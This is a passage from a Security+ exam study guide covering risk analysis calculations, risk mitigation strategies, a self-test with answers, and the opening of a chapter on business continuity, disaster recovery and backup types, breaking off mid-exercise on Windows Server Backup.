EXERCISE 15-1

Performing a Qualitative Risk Analysis

In this exercise, you will identify a few assets within your organization and perform a qualitative risk assessment by identifying example threats against the asset and then calculating the risk based on a qualitative approach.

1. On a piece of paper, or using your favorite word processor, identify three different assets within your organization.
2. Identify three or four threats against each asset.
3. Using the scale for probability displayed in Table 15-1, record the probability value for each threat.
4. Using the scale of impact displayed in Table 15-2, record the impact each threat will have.
5. Calculate the risk based on the formula of *risk = probability × loss (impact)*, and then prioritize the threats based on the highest risk being the highest priority.

exam Watch

With quantitative analysis, the resulting cost of the threat helps determine how much you should invest in a security solution to protect the asset.

Quantitative

The other type of risk analysis is quantitative. The drawback of qualitative analysis is that you are using a scale someone created to judge the seriousness of the threat, and the seriousness is subject to the viewpoint of the person doing the assessment.

With quantitative analysis, you calculate dollar amounts for each of the risks and what the impact of the threat is. This is a critical type of assessment because upper-level management wants to see dollar figures to justify the cost of purchasing a security control to protect the asset. For example, with quantitative analysis, if you say, "The threat is going to cost us $1,400 a year, so we should purchase a firewall solution that will cost us $6,500 a year over three years," management may well tell you to find a cheaper solution.

The first step to quantitative analysis is to assess the value of the asset. For example, you may determine that your e-commerce web site brings in thousands of dollars a day of revenue—this will help you calculate the value of the asset.

Once you know the value of the asset, you then must determine the impact that each threat to the asset will have. With quantitative analysis, the impact is specified as an *exposure factor (EF)*—which is the percentage of the asset's value you expect to lose if the threat occurs.

Once you know the value of the asset and have an exposure factor associated with each threat, you can then calculate what is called the *single loss expectancy (SLE)*, which is a dollar figure representing how much money the company will lose each time the threat occurs. The following is your formula for single loss expectancy:

SLE = value ($) × EF (%)

exam Watch

For the Security+ exam, remember how to calculate single loss expectancy: SLE = value of asset × exposure factor.

For example, let's say that you decide the e-commerce web site has a value of $200,000, and each time the web server has a hard drive failure, you lose 8 percent of the asset value. This means that your single loss expectancy is $200,000 × .08, which is $16,000. Therefore, every time the hard drive fails in the server, your business loses $16,000!

Once you have calculated the single loss expectancy, you can work on calculating the *annual loss expectancy (ALE)*, which is a calculation of how much money you will lose per year with each of the threats. The formula to calculate the annual loss expectancy is to take the single loss expectancy and multiply it by the *annual rate of occurrence (ARO)*. The annual rate of occurrence is how many times a year you expect the threat to occur.

ALE = SLE × ARO

For example, you may expect a threat to occur three times a year or to occur once every five years. The following example calculates the ALE for our hard drive failure threat if it were to occur three times a year:

ALE = $16,000 × 3

exam Watch

For the certification exam, remember that annual loss expectancy is calculated by the SLE × annual rate of occurrence.

This means that the ALE based on the hard drive failing three times a year would cost the company $48,000. You need to make sure that the solution you implement to protect from hard drive failure does not cost more than $48,000 a year.

Let's look at a different ARO. If the failed hard drive threat was expected to occur once every five years, then your ARO would be 1/5, or .20. This means that your formula to calculate the annual loss expectancy would be

$$ALE = \$16{,}000 \times .20$$

This results in an ALE of $3,200. Therefore, you need to find a security solution to protect the asset that costs no more than $3,200 a year.

The benefit of quantitative analysis is that you are calculating exact dollar figures, which is what management likes because it is easy to see if implementing a solution makes sense financially. The drawback of quantitative analysis is the time it takes to calculate these numbers; for example, it is difficult to place a value on an asset because so many variables are involved.

exam Watch

Quantitative risk analysis has the benefit of being able to make informed decisions based on whether a security control is financially worthwhile.

EXERCISE 15-2

Performing a Quantitative Risk Analysis

In this exercise, you will identify a few assets within your organization and perform a quantitative risk assessment by identifying example threats against the asset and then calculating the risk based on taking a qualitative approach.

1. On a new piece of paper, or using your favorite word processor, identify three different assets within your organization. Try to estimate the value of the asset.
2. Next, identify three or four threats against each asset, and then record the exposure factor (percent loss to the asset) if the threat were to occur.
3. Calculate the single loss expectancy (SLE) with each threat.
4. Determine the annual rate of occurrence (ARO) with each threat.
5. Calculate the annual loss expectancy (ALE) with each threat.

CERTIFICATION OBJECTIVE 15.03

Risk Mitigation Strategies

Once you have identified all of the threats against the assets and have determined the critical threats either through qualitative analysis or quantitative analysis, you next need to decide how to mitigate the threats. Approaches you can take to dealing with threats are to

- **Mitigate the risk (mitigation)** The first way to deal with the risk is by mitigating it. Mitigation involves implementing a security control that protects the asset from the threat. For example, to protect against hard drive failure on the web server, you could purchase a RAID solution.
- **Accept the risk (acceptance)** Another way to handle the risk is to accept it. Accepting the risk means that you do not implement any solution to protect against the threat because you are satisfied that the chances of the threat occurring and the impact of the threat do not warrant the cost of implementing a security control.
- **Transfer the risk (transference)** You can also look at transferring the risk, which means you make the threat somebody else's problem! For example, you may get insurance that helps you recover from the security incident.
- **Avoid the risk (risk avoidance)** Risk avoidance is the idea that whatever the activity is that puts you at risk, you decide not to perform that activity any more in order to avoid the risk. For example, having an e-commerce web site to earn revenue puts you at risk of attack from sources on the Internet—you can avoid this by not selling products online (but you also lose the revenue).
- **Deter the risk (deterrence)** Not as common an approach to dealing with risk is to deter the risk. An example of deterring a risk is to threaten punishment (typically legal punishment) to anyone who attacks the asset—you are deterring the event from occurring.

INSIDE THE EXAM

Dealing with Risks

For the Security+ exam, remember the different ways that you can deal with risks. The most common method to deal with risks is to mitigate the risk, meaning that you implement a control to reduce the risk.

Remember that there are other ways of handling risk; for example, you can accept the risk by doing nothing to control the risk, or you can transfer the risk by purchasing an insurance policy.

You can follow a number of practices to help mitigate risk within your organization. The following is a list of common mitigation strategies you need to be familiar with for the Security+ certification exam:

- **Enforce technology security controls** The most common method to mitigate risk is to implement security controls such as RAID, high-availability solutions, firewalls, encryption, intrusion detection systems, honeypots, patching, and malicious software protection. Another common security control important to businesses is *data loss prevention (DLP)* controls—typically software that allows the administrator to define rules for information that is considered confidential or sensitive and does not allow the information to be shared or copied.
- **Change management** Be sure to implement change management procedures in your business and to educate all employees on proper methods to make changes. For example, ensure that developers are making changes to web applications on a development machine and then publishing the change to a test server to verify the change is successful before copying to the production server.
- **Incident management** A critical part of security is to ensure that you have an incident management team in place and have incident response procedures that the team follows when there is a security incident.
- **User rights and permissions reviews** Ensure that you take time to assess the configuration of the systems on a regular basis. This includes reviewing the privileges (rights) given on a system and any permissions granted to data. Ensure that the principle of least privilege is being followed because this will help reduce the occurrence of security incidents.

- **Perform routine audits** A key part of having a secure environment is to perform routine audits. You can perform a number of different audits, from a configuration review to a vulnerability assessment.
- **Enforce policies and procedures** The security of your organization starts with having a good security policy in place and ensuring that the policies and procedures are known. Having strict policies and procedures for employees to follow can help protect against data loss and theft. For example, ensuring that all employees have a pass code configured on their mobile device ensures that if the device is lost or stolen, it is harder for someone to get access to the information on the device.

EXERCISE 15-3

Identifying Mitigation Techniques

In this exercise, you will identify risk mitigation techniques associated with each threat identified in Exercise 15-2.

1. On a new piece of paper, or using your favorite word processor, record whether you will transfer the risk, mitigate the risk, or accept the risk for each threat.
2. Justify your reason for the mitigation approach you took with each threat.

CERTIFICATION SUMMARY

In this chapter you learned the importance of performing a risk analysis and the different types of risk analysis such as qualitative and quantitative. The following are some key points to remember from this chapter as you prepare for the Security+ certification exam:

- Risk analysis is the process of identifying assets, the threats to those assets, and managing those threats.
- The risk analysis process has multiple phases—you must identify the assets, recognize the threats against the assets, prioritize the threats based on probability and impact, identify the mitigation technique, and finally assess residual risks.

- The two main types of risk analysis are qualitative and quantitative risk analysis.
- Qualitative analysis does not calculate the dollar figures associated with risk, but focuses on identifying the severity of a risk based on values you assign.
- Quantitative analysis focuses on calculating how much money is lost when a threat occurs. This helps identify whether the cost of the solution to protect the asset is justified.
- Different ways to deal with threats include common methods such as mitigating the threat with a security control, transferring the risk by getting an insurance policy, or accepting the risk and the fact that the threat may happen.



TWO-MINUTE DRILL

Introduction to Risk Analysis

- ❑ Risk analysis is the process of identifying the different threats against your company assets and managing those threats.
- ❑ Ensure that you follow a process when performing risk analysis. The process should involve identifying the assets, spotting threats against the assets, prioritizing the threats based on probability and impact, identifying the mitigation technique, and finally assessing residual risks.
- ❑ The impact of the threat determines the value of the loss from the threat.
- ❑ You typically implement a mitigation technique, which involves using a security control to protect the asset from the threat.

Types of Risk Analysis

- ❑ The two main types of risk analysis are qualitative and quantitative risk analysis.
- ❑ Qualitative risk analysis uses values assigned to the probability of the threat and the impact of the threat.
- ❑ Quantitative analysis calculates the financial loss in dollars and cents by using formulas to calculate the annual loss expectancy (ALE).
- ❑ To calculate ALE, you must first calculate the single loss expectancy, which is the value of the asset multiplied by the exposure factor (SLE = value × EF).
- ❑ The ALE is the single loss expectancy multiplied by the annual rate of occurrence (ALE = SLE × ARO).

Risk Mitigation Strategies

- ❑ Once you have identified the threats and prioritized them, you then decide how to manage those risks.
- ❑ Common methods of managing risk include mitigating the risk by implementing a security control, transferring the risk by getting an insurance policy, or accepting the risk and doing nothing.
- ❑ You can help mitigate risk by doing things such as performing regular security audits, configuring security controls, and ensuring that policies and procedures are being followed.

SELF TEST

The following questions will help you measure your understanding of the material presented in this chapter. Read all the choices carefully because there might be more than one correct answer. Choose all correct answers for each question.

Introduction to Risk Analysis

1. Which of the following best describes risk analysis?
   A. An event that can cause harm to the asset
   B. A weakness in the configuration of hardware or software
   C. When the threat to an asset can cause harm to the organization—typically resulting in a financial loss
   D. The identification and planning of mitigation techniques to reduce the risks to your organization
2. You have been asked by the manager to help with some risk analysis within the company. What is the first step to performing a risk assessment?
   A. Identify the threats.
   B. Identify the assets.
   C. Identify the impact.
   D. Evaluate residual risks.
3. Which of the following is an example of an intangible impact of a threat?
   A. Revenue loss
   B. Loss of production
   C. Company reputation
   D. Employee safety

Types of Risk Analysis

4. Which type of risk analysis involves calculating the actual dollars lost due to a threat occurring?
   A. Quantitative
   B. Qualitative
   C. Risk assessment
   D. Mitigation

5. Your manager has been reading about risk analysis and asks you what the benefit of qualitative analysis is. How would you respond?
   A. You are able to justify the cost because you know how much money each threat will cost you.
   B. You are able to calculate the ALE.
   C. You are able to calculate the SLE.
   D. It is quicker than a quantitative analysis.
6. Which of the following represents how you can calculate the ALE?
   A. SLE × EF
   B. SLE × ARO
   C. Asset value × EF
   D. EF × ARO
7. Your company has a piece of machinery that is used to produce the main product your company sells. It has been decided that the machinery has a value of $320,000. If a part fails, it will have an impact of your company losing 18 percent of the asset value with each failure. You expect the failure to occur once every four years. What is the annual loss expectancy of the threat?
   A. $57,000
   B. $29,000
   C. $57,600
   D. $14,400

Risk Mitigation Strategies


8. After identifying that a buffer overflow threat against your web server exists, you implement a firewall to control communication to the web server. How have you handled the risk?
   A. Transfer
   B. Accept
   C. Mitigate
   D. Deny
9. Looking at a threat against one of your assets, you have decided to get an insurance policy that covers the risk. How have you handled the risk?
   A. Transfer
   B. Accept
   C. Mitigate
   D. Deny

10. A small company has identified that there is a risk with them having the company server in the closet of a facility and not having it in a locked room. They decide to do nothing to correct the threat. How have they handled the risk?

A. Transfer
B. Accept
C. Mitigate
D. Deny

Performance-Based Question

11. Using the exhibit, match the term on the left side with its corresponding description on the right.



SELF TEST ANSWERS

Introduction to Risk Analysis

1. ☑ **D.** Risk analysis doesn't just involve identifying the threat or the weakness in a solution, but also involves identifying the mitigation strategy that should be used.
   ☒ **A, B,** and **C** are incorrect. Choice A is the description of a threat, choice B is the description of a vulnerability, and choice C is the description of risk.
2. ☑ **B.** The first step is to identify the assets.
   ☒ **A, C,** and **D** are incorrect. After you identify the assets, you can then identify the threats against the assets and the impact each threat will have. The final step to risk assessment is to evaluate the residual risks after you mitigate the risks.
3. ☑ **C.** An intangible impact is a result of a threat that is not always visible, for example, the effect on the company's reputation.
   ☒ **A, B,** and **D** are incorrect because they are tangible impacts that are visible results of a threat occurring. For example, your company knows it is losing production due to an asset being unavailable.

Types of Risk Analysis

4. ☑ **A.** Quantitative risk analysis involves calculating dollar amounts lost due to a threat occurring.
   ☒ **B, C,** and **D** are incorrect. Qualitative analysis involves assigning an arbitrary value to the probability of a threat and the impact, and then using that to determine the priority of the threat. Risk assessment and mitigation are not correct because they are not types of risk analysis.
5. ☑ **D.** Qualitative risk analysis has the benefit that it is easier and quicker to perform than quantitative because you do not need to determine the actual value of the asset and percentages such as the exposure factor. These values can sometimes be difficult to pinpoint.
   ☒ **A, B,** and **C** are incorrect because they describe benefits of quantitative risk analysis.
6. ☑ **B.** The ALE = SLE × ARO. The annual loss expectancy is equal to the single loss expectancy multiplied by the annual rate of occurrence.
   ☒ **A, C,** and **D** are incorrect because they do not represent the formula for ALE.
7. ☑ **D.** To calculate the ALE, you must first calculate the SLE, which is the value of the asset multiplied by the impact (known as exposure factor). In this case, it is $320,000 × .18 = $57,600 (the SLE). You then must take the SLE and multiply it by the annual rate of occurrence (in this case 1/4). This gives you ALE = 57,600 × .25 = $14,400.
   ☒ **A, B,** and **C** are incorrect because they are not the calculated ALE.

Risk Mitigation Strategies


8. ☑ **C.** Because you have implemented a security control, you have attempted to mitigate the risk.
☒ **A, B,** and **D** are incorrect. Transferring the risk would be making the risk somebody else's problem, accepting the risk is knowing the risk is there and doing nothing about it, while denying a risk is not accepting that the risk is there.

9. ☑ **A.** Transferring the risk would be making the risk somebody else's problem, such as getting an insurance policy.
☒ **B, C,** and **D** are incorrect. Accepting the risk is knowing the risk is there and doing nothing about it, mitigating the risk is implementing a security solution to remove the threat, while denying a risk is not accepting that the risk is there.

10. ☑ **B.** Accepting the risk is knowing the risk is there and doing nothing about it.
☒ **A, C,** and **D** are incorrect. Transferring the risk would be making the risk somebody else's problem, such as getting an insurance policy. Mitigating the risk is implementing a security solution to remove the threat, while denying a risk is not accepting that the risk is there.

Performance-Based Question

11. The following illustration displays the matching between the terms and their corresponding description. Note that the real certification exam may ask you to drag the boxes from one side of the screen onto the boxes on the other side of the screen.



This page is intentionally left blank to match the printed book.



16

Disaster Recovery and Business Continuity

CERTIFICATION OBJECTIVES

16.01 Introduction to Disaster Recovery and Business Continuity

16.02 Backing Up and Restoring Data

16.03 Implementing Fault Tolerance

16.04 Understanding High Availability

✓ Two-Minute Drill

Q&A Self Test

Being prepared for disaster is a critical part of any company's security program and is something you will be tested on when you take the Security+ certification exam. The exam will test your knowledge of business continuity planning and disaster recovery procedures—both of which are critical to ensure continued operations in the wake of a disaster.

CERTIFICATION OBJECTIVE 16.01

Introduction to Disaster Recovery and Business Continuity

In this section you will learn about business continuity and disaster recovery planning. The business continuity plan is a comprehensive document that ensures your company can still function when a disaster strikes and includes items of both a technical and a nontechnical nature. Ensuring the business can still operate when a disaster hits is known as *continuity of operations*.

Introduction to Business Continuity

A *business continuity plan (BCP)* is an important element in the security of your organization because it is a plan that helps ensure that business operations can continue when disaster strikes. The BCP is a comprehensive document that identifies procedures for the business to recover from any disaster in an acceptable amount of time. The BCP also includes all the risks to the business and how to mitigate those risks. The end goal of the BCP is that it reduces the impact of a disaster on your organization because you are prepared for the disaster and business operations can continue.

Steps to Creating a BCP

Creating a business continuity plan takes a long time to plan, develop, and test—it is a living document in the sense that it is never complete! Because your company goes through changes, you need to ensure that the BCP plan is updated on a regular basis to reflect those changes. The following is a summary of the phases in creating a business continuity plan.

Project Initiation The first phase of the BCP is project initiation, which involves deciding that you need a BCP plan and getting management to buy into the need for it. You will need the support of management because you are going to need to commit your time, and that of others, to the creation of the BCP. To get management support, you will need to make a business case as to why a BCP is needed. The following list summarizes some of these reasons:

- **Continued business** The BCP is designed to identify risks to the business and to ensure that the business can continue operations in case of disaster. Management should be aware that if disaster hits and there is no BCP in place, then the company may not function.
- **Compliance** Depending on the industry of your business, you may find that the company needs a BCP in place to be compliant with regulations or even the insurance policy.
- **Past scenarios** Inform management of past cases of businesses that have failed to have a BCP in place and how those companies were shut down for days after a disaster. Spend some time researching these examples, and ensure you have some persuasive facts.

Once you have the support from management, you can continue with the project initiation phase by creating a *BCP committee*. The BCP committee is a group of individuals from different departments within the company who are selected to represent their department and give insight to the operational requirements of that department.

on the job

It is critical that the BCP committee have a representative from each department so that essential business functions for each department can be identified.

The committee should have a BCP coordinator, or project leader, who is responsible for ensuring the planning, development, and testing of the BCP. The BCP coordinator ensures no shortcuts are taken with the BCP by making sure that a proper *business impact assessment (BIA)*, also known as a *business impact analysis*, is done and that the BCP is fully developed and tested. The BCP coordinator is ultimately responsible for the success of the BCP.

Business Impact Assessment/Business Impact Analysis Once the committee has been selected, you are then ready for the next phase of building

a BCP—the business impact assessment, or BIA. The BIA is the risk assessment part of a business continuity plan. It involves identifying critical business functions and determining the risks against those functions, and how long the company can last without those functions. The following list outlines the steps to performing the BIA:

- **Identify critical business functions** The first step in the BIA is to determine what functions are critical to the business. The primary method of identifying the critical functions is to identify any loss of function that would result in huge revenue loss or that would present a safety concern to employees. Another example of how to identify critical business tasks or functions is to determine whether, if the function goes down, you may be failing to meet contractual agreements or to comply with regulations, both of which could result in lawsuits against the business.
- **Identify resources used by functions** After you have identified the critical business functions, you then identify the resources each function requires. For example, you may have identified the sales of online products as being a critical function to your business. This function relies on resources such as the Internet connection, web site, or product database—if any of those resources is lost, online sales cannot occur.
- **Determine allowable downtime of functions** You next look at determining the *maximum tolerable downtime (MTD)* of each business function, which indicates an amount of time the business can survive without that function. The following outlines some examples of tolerable downtimes for types of functions in the business:
  - Nonessential services = 30 days
  - Normal priority services = 7 days
  - Important functions to the business = 72 hours
  - Urgent functions = 24 hours
  - Critical functions = within 3 hours
- **Identify threats to function** Once you have identified the different functions of the business and determined the allowable downtime, you are ready to identify the different threats against each function. A number of threats to consider are
  - **Manmade threats** These are threats such as fires, vandals, hackers, and even employee strikes.

- **Natural disasters** These could be floods, hurricanes, earthquakes, or anything of that nature.
- **Technical threats** Your company could experience loss of power for long periods, system failures, communication link failure, or device failures.

- **Determine mitigation technique** As a final step in the BIA, you will determine mitigation techniques for each of the threats you have identified in the previous steps. Examples of mitigation techniques are performing backups, implementing fault tolerance, and high-availability solutions. You can also implement redundant power and WAN links.


exam Watch

For the Security+ certification, be sure to be familiar with BIA and the fact that it is the term for the risk assessment performed during the creation of the BCP.

Develop the Plan Once you have completed the BIA, focus on developing the business continuity plan, which includes the methods used to minimize downtime when a disaster strikes the organization. The many aspects to this plan include the *disaster recovery plan (DRP)*, which is a step-by-step document that demonstrates the steps needed to recover systems from failures.

Test the Plan The plan will need to be thoroughly tested before it can be relied on in an emergency situation. You can test your BCP with different types of testing:

- **Checklist review** With a checklist review, the BCP is distributed to the representative for each department to review and to verify that no major components of the BCP have been left out.
- **Tabletop exercise/Structured walkthrough** The BCP team gets together and reviews the BCP. With a tabletop exercise, the BCP team reviews recovery procedures that would be used in a disaster in order to identify anything missing in the plan. This also gives the team a chance to review everyone's responsibilities during a disaster.
- **Simulation test** With a simulation test, the BCP is put to a small test by simulating different disaster scenarios. The goal is to ensure that response time is adequate and that everyone knows what to do.



- **Parallel test** A parallel test involves ensuring that systems can function at the alternative site and that the alternative site is actually functional.
- **Full disruption test** A full disruption test involves shutting down the original location and ensuring that the business can operate solely from the alternative site.

Maintain the Plan The key point to remember about the BCP is that it is a living document and is never complete. You need to ensure that the document is maintained on a regular basis and includes updates that reflect changes in the organization. These changes can range from service provider contact numbers, to vendor contact information, to steps to recover systems.

Understanding Disaster Recovery

A big part of the business continuity plan is the disaster recovery plan (DRP), also known as a disaster recovery scheme, which is a document that covers the more technical nature of recovering your environment. The DRP contains the steps to recover from different scenarios, such as when a drive fails in a server or when an entire server crashes.

Disaster recovery is a matter of ensuring that you can help the company recover from any kind of disaster. When preparing for disaster, you need to make sure that your disaster recovery plan includes backup and restore plans, contact information for product vendors, and step-by-step instructions on how to recover each part of your information systems.

The disaster recovery plan should contain detailed steps for recovering from any kind of data loss or physical disaster. The step-by-step plan should contain the location of backup tapes, specify which tapes to restore in different scenarios, and list the steps for rebuilding servers, including detailed information on what to do when a disk fails and how to replace and rebuild the data.

A number of disaster recovery documents overlook key elements such as the location of software and CD keys needed to rebuild the system. Be sure that the plan includes contact information for hardware and software vendors so that if you need to replace an item such as a disk, you can contact the vendor.

Along with detailed recovery steps, a disaster recovery plan should contain detailed information on backup and restore strategies, offsite storage, hot and cold spares, and hot and cold sites.

Hot and Cold Spares

When preparing for recovery, organizations typically maintain spares of equipment ready to be used in case of device failures. For example, they may have a spare power supply, hard drive, or network card available in case the current one fails. By having the spare available, you don't need to wait for a part to be delivered to your facility after a device has failed. With a spare available, downtime is minimized. The two types of directions that you can take with spares are the following:

- **Hot spares** A hot spare is a spare component that is typically connected and powered on in case the primary device should fail. When the primary device fails, fail-over kicks in, allowing the spare device to take over the workload immediately. No time is needed to connect the device or to power on the device—hot spares are ready to work.
- **Cold spares** A cold spare is a device that is not powered on and is usually sitting on a shelf in a server room. A cold spare increases downtime because the device must be connected and powered up before it can take over the function of the original device.

exam Watch

Be sure to know the difference between a hot spare and a cold spare for the exam.

Hot, Warm, and Cold Alternative Sites

Disaster involves more than your servers and the data on them; you need to ask yourself, "How can I continue business in the event of a disaster? What if my building burns down? Where can my employees perform their work and continue business operations?" You need to investigate whether your organization will invest in an additional work location, known as a site, in case the original office building becomes unavailable because of fire, flood, or an extended power outage.

When deciding on an alternative site to continue business operations in the event of a failure, you choose among a hot site, a warm site, and a cold site. Each site type is explained as follows:

- **Hot site** A hot site is an alternative location that provides adequate space, networking hardware, and networking software for you to maintain business operations if disaster strikes. This hardware and software should include any data that would be needed by your staff in the event of a disaster, so the provider of the hot site should ensure that the data is up to date and that the hot site is ready 24/7 for your organization to use. This involves having the data continuously replicated from the main site to the alternative site.
- **Cold site** A cold site is an alternative location where you typically have arranged to have the space available but not the networking hardware or networking software. Providing the hardware and software would be your responsibility in the event of a disaster. A cold site takes time to prepare following a disaster because only the space is made available.
- **Warm site** A warm site occupies the middle ground between a hot site and a cold site. It is an alternative location with office space and spare networking equipment such as a server and backup devices so that you can quickly restore your organization's network in an emergency.

exam Watch

Be sure to know the difference between hot, warm, and cold alternative site locations for the Security+ exam!

Not only do you need to understand that there are hot, warm, and cold alternative sites for the Security+ exam, but you also should understand the two major types of these sites:

- **Exclusive site** With an exclusive site, your company pays the full fee to have the site available when needed, and the site is dedicated to your company. It is critical that you ensure the provider is not offering the site to anyone else in case you both need it at the same time.
- **Time-shared** With a shared alternative site, you decide to split the cost of an alternative site with another business, and if either company needs the site, it is there to be used. The problem with a shared alternative site is that you need to ensure the site can handle both businesses in case you both need it at the same time.

INSIDE THE EXAM

BCP and DRP Terminology

For the Security+ certification exam, it is critical that you understand BCP and DRP concepts such as business impact assessment and alternative sites, but the Security+ certification exam also expects you to know a few other related terms:

- *Succession planning* is the process of ensuring that you have employees within the organization who can fill key leadership roles to ensure that the business can continue if you lose key personnel.
- *IT contingency planning* is the preparation of a recovery plan for when something goes wrong with the IT systems and infrastructure.
- *Mean time to restore (MTTR)*, also known as mean time to recovery, is the average time for a system or device to recover from a failure.
- *Mean time between failures (MTBF)* is the amount of time between failures of a system or device.
- *Mean time to failure (MTTF)* is the amount of time a device is expected to last in production before it fails. MTTF is usually a value reported by the manufacturer on hardware, which you can use as evaluation criteria when selecting hardware. The difference between MTBF and MTTF is that a device with an MTBF rating is recoverable and you are getting the time between failures. A device with an MTTF rating is not recoverable and you are getting an indication on how long that device will last.
- *Recovery time objective (RTO)* is a BCP term for the amount of time allowable before a business function must be restored to a functional state after a failure.
- *Recovery point objective (RPO)* is a BCP term to represent how much of a system is expected to be recovered. For example, your company may expect that when a system fails, you should be able to restore up to the point of failure, while another company may only expect recovery of data up to 24 hours prior to the point of failure.

You are sure to get some questions on RPO, RTO, MTTF, and MTBF on the Security+ exam, so know those terms well!

CERTIFICATION OBJECTIVE 16.02

Backing Up and Restoring Data

A critical task to help maintain the network and to ensure that users have access to their data is to regularly back up data on the network to another location. You can back up the data to tape drives, a backup file on another server, or to the cloud. A common backup strategy is to back up the data to a file on a hard disk and then later back that file up to tape. The reason this is common is that backing up to tape is much slower than backing up to disk, so you want to ensure the backup that is backing up files that users are using is as quick as possible. Cloud backup means your data is stored on the provider's storage hardware. This may not be acceptable for some businesses due to privacy concerns or regulations.

Security Considerations with Tapes

Before we dive into the different backup types, it is important to understand some of the security considerations needed with regard to the tape drives or the backup destination:

- **Tape rotation** Be sure to create a rotation cycle for your tapes so that the same tape is not being used each time. Eventually, after a tape is used a few times, it should be used to store one of the backups at an offsite location. An overused tape may be unreliable when you go to restore data from it.
- **Tape security** Ensure that any backup operation is secured with a password or encryption so that the backup cannot be restored by unauthorized individuals. Once the backup is encrypted or protected with a password, only those who know the password or have the decryption key can do the restore.
- **Offsite storage** Most disaster recovery plans include a backup and restore strategy (more about backups in a bit), but it is also critical that you store a copy of the backups offsite in a secure location. You cannot totally rely on the backups stored on your own site, because they will be of no value if the building burns down, destroying all your servers along with the tape backups stored at the location. In order to prevent the loss of data in such a disaster, ensure that you are storing a copy of your backup offsite. Depending on your company's privacy concerns, cloud backup might be your primary backup strategy or it might be an additional backup strategy.

on the job

It is extremely critical that you store copies of the backup offsite, even in the cloud, in case of a disaster such as fire or flooding in your building. If servers and backups are stored in the same location, the organization will be vulnerable to data loss.

Full, Incremental, and Differential Backups

Backup software enables you to run three types of backups: full, incremental, and differential. You may see these three types on the exam, so we will focus on them. The key to backing up data is to ensure that you can restore it in the event of a system failure. These three types of backups will function well together if correctly used.

Full Backup

A *full* backup backs up every file on the specified volume or volumes (or partitions). Many companies run a full backup every day, no matter what. Under such a system, the restore process requires only the most recent tape. However, a full backup necessitates a large storage capacity and a lot of time. If you have large amounts of data, running a daily full backup may not be practical because it may take too long to perform.

Every file has an archive bit that flags whether the file needs to be backed up. When you change a file, this bit is flagged automatically, which means that the file needs to be backed up. In theory, any file that has been changed needs to be backed up because you want to be sure you can always bring the file to its most recent state.

exam watch

Full backups back up every file that is selected and then clear the archive bit.

To view the archive bit in Windows, right-click the file and go to the properties. Once in the properties, click the Advanced button on the General tab. You will see the option that says "File is ready for archiving," as shown in Figure 16-1.


The important thing to understand when a full backup is performed is that it backs up all the files that you select (whether the archive bit is set or not), and then it clears the archive bit so that the operating system and applications know that the file has been backed up.

Incremental Backup

An *incremental* backup backs up only the files that have changed or that were added since the last incremental or full backup. It does this by backing up only files that

FIGURE 16-1

Looking at the archive bit in Windows



have the archive bit set (meaning the file needs to be backed up). This is different from a full backup in that a full backup will back up any file that is selected because it does not use the archive bit to determine whether to back up the file—it simply backs up whatever you tell it to. An incremental backup will back up whatever files you have selected that have the archive bit set.

Using a combination of the full backup and incremental backup is highly effective and less time-consuming than running a full daily backup. A number of companies will set up a backup schedule that performs a full backup Friday night and then backs up only the changes each night through the week by performing an incremental backup. However, to restore, you will need the last full backup tape as well as every incremental backup tape made since the last full backup.

exam Watch

Incremental backups back up any files that have changed and then clear the archive bit so that the next backup will not back the file up (unless you do a full backup).

An incremental backup clears the archive bit to report that the file has been backed up. If you were to perform an additional incremental backup the next day, the same file would not get backed up (unless it was changed) because the archive bit would not be set. Your restore strategy with incremental backups is to restore the full backup and then restore each incremental backup since the full backup. This will ensure that you get the buildup of changes since the full backup.

Differential Backup

A *differential* backup backs up the files that have changed or that were added since the last full backup by looking for any files that have the archive bit set. The differential backup is different from the incremental in that the differential does not clear the archive bit after the backup is done. This means that if you were to do another differential backup the next time you did a backup, the same files (and any new ones) would get backed up. As a result, every differential backup will have all changes since the last full backup. Your restore strategy would be to restore the last full backup and then to restore your last differential backup.

exam Watch

Differential backups back up any files that have had changes and do not clear the archive bit. Because the archive bit is not cleared, each differential backup will back up all files changed since the last full backup.

Differential and incremental backups can make the restoration process a little more complex because you have to restore from the full backup first and then restore from the incremental or differential backups to make sure any files that have changed since the last full backup are restored. An important difference between differential and incremental backups is that incremental backups take less time to back up (because you are getting only changes since the last full or incremental backup) but more time to restore (because you are restoring multiple incremental backups). Differential backups take more time to back up, but less time to restore.

exam Watch

You will definitely see a question or two on the exam about the different kinds of backups. Be sure to know the differences between full, incremental, and differential backups. You may be given a scenario where you have to choose the backup or the restore strategy.

If you decide to take a simpler approach by performing full backups each time, you can restore from the most recent full backup and get all the files restored in one session.

Scheduling Backups

Most network administrators would rather be at home late at night while the backup operation is being performed. That's why they schedule it operation so that they don't need to be in the office at night to start it. Most backup software supports the scheduling of the backup operation, and that is definitely one of the features to look for in your backup software.

When scheduling your backup operations, you will need to create a backup plan. A backup plan will contain a listing of the data that will be backed up with each backup operation along with the type of backup that occurs (incremental, differential, or full). You should also make sure that the backup schedule is included in this plan.

For example, you may decide that every Saturday morning at 12 A.M. you will perform a full backup of your data files and your e-mail data. It is really common to have in this backup plan an incremental backup of the same data files and e-mail servers that will be scheduled every morning at 12 A.M. To restore any data that goes corrupt, you would restore the last full backup and then apply on top of that the last differential backup. This would bring your data up to date to the point of the last differential.

When developing your backup plan, have a detailed plan of what resources on the server (such as folders, databases, or mail stores) will be backed up and what they contain. Also plan how often these items need to be backed up. This backup plan will serve as great documentation to go in your "Network Documentation" book in which you keep a collection of network diagrams, firewall rules, server configurations, and the like.

on the Job

To have the privileges to perform a backup on a Windows system, you need to be a member of the Administrators group or the Backup Operators group. You may also assign a user the "Backup file and directories" user right so that they can perform backups.

Backup Plan Example

The following is an example of a backup plan that you can use as a guideline to build your own plan or maybe adapt to your own backup plan template:

Databases				
Database Name	**File Location**	**Backup Type**	**SQL Job**	**Frequency**
Notes:				

Exchange E-Mail			
Database Name	File Location	Backup Type	Frequency
Notes:			

File System Data Files			
Folder Name	File Location	Backup Type	Frequency
Notes:			


EXERCISE 16-1

Backing Up and Restoring Data on a Windows Server

In this exercise, you will learn how to back up files on your Windows Server by using the Windows backup software and how to restore a file after it has been accidentally deleted.


1. Switch to the 2012ServerA VM. In Server Manager, install the Windows Server Backup feature.
2. After installation of the Windows Backup software, ensure you are still in Server Manager and choose Tools | Windows Server Backup.

3. Choose Local Backup on the left.



4. To do a backup of the LabFiles\PacketCaptures folder, select the Backup Once option in the Action pane on the right.
5. Choose "Different options" to specify your backup settings and then choose Next.
6. Choose Custom to select the files you wish to back up, and then choose Next.
7. Choose Add Items to add items to back up. Expand the contents of the C: drive by choosing the + sign, and then expand the LabFiles folder.

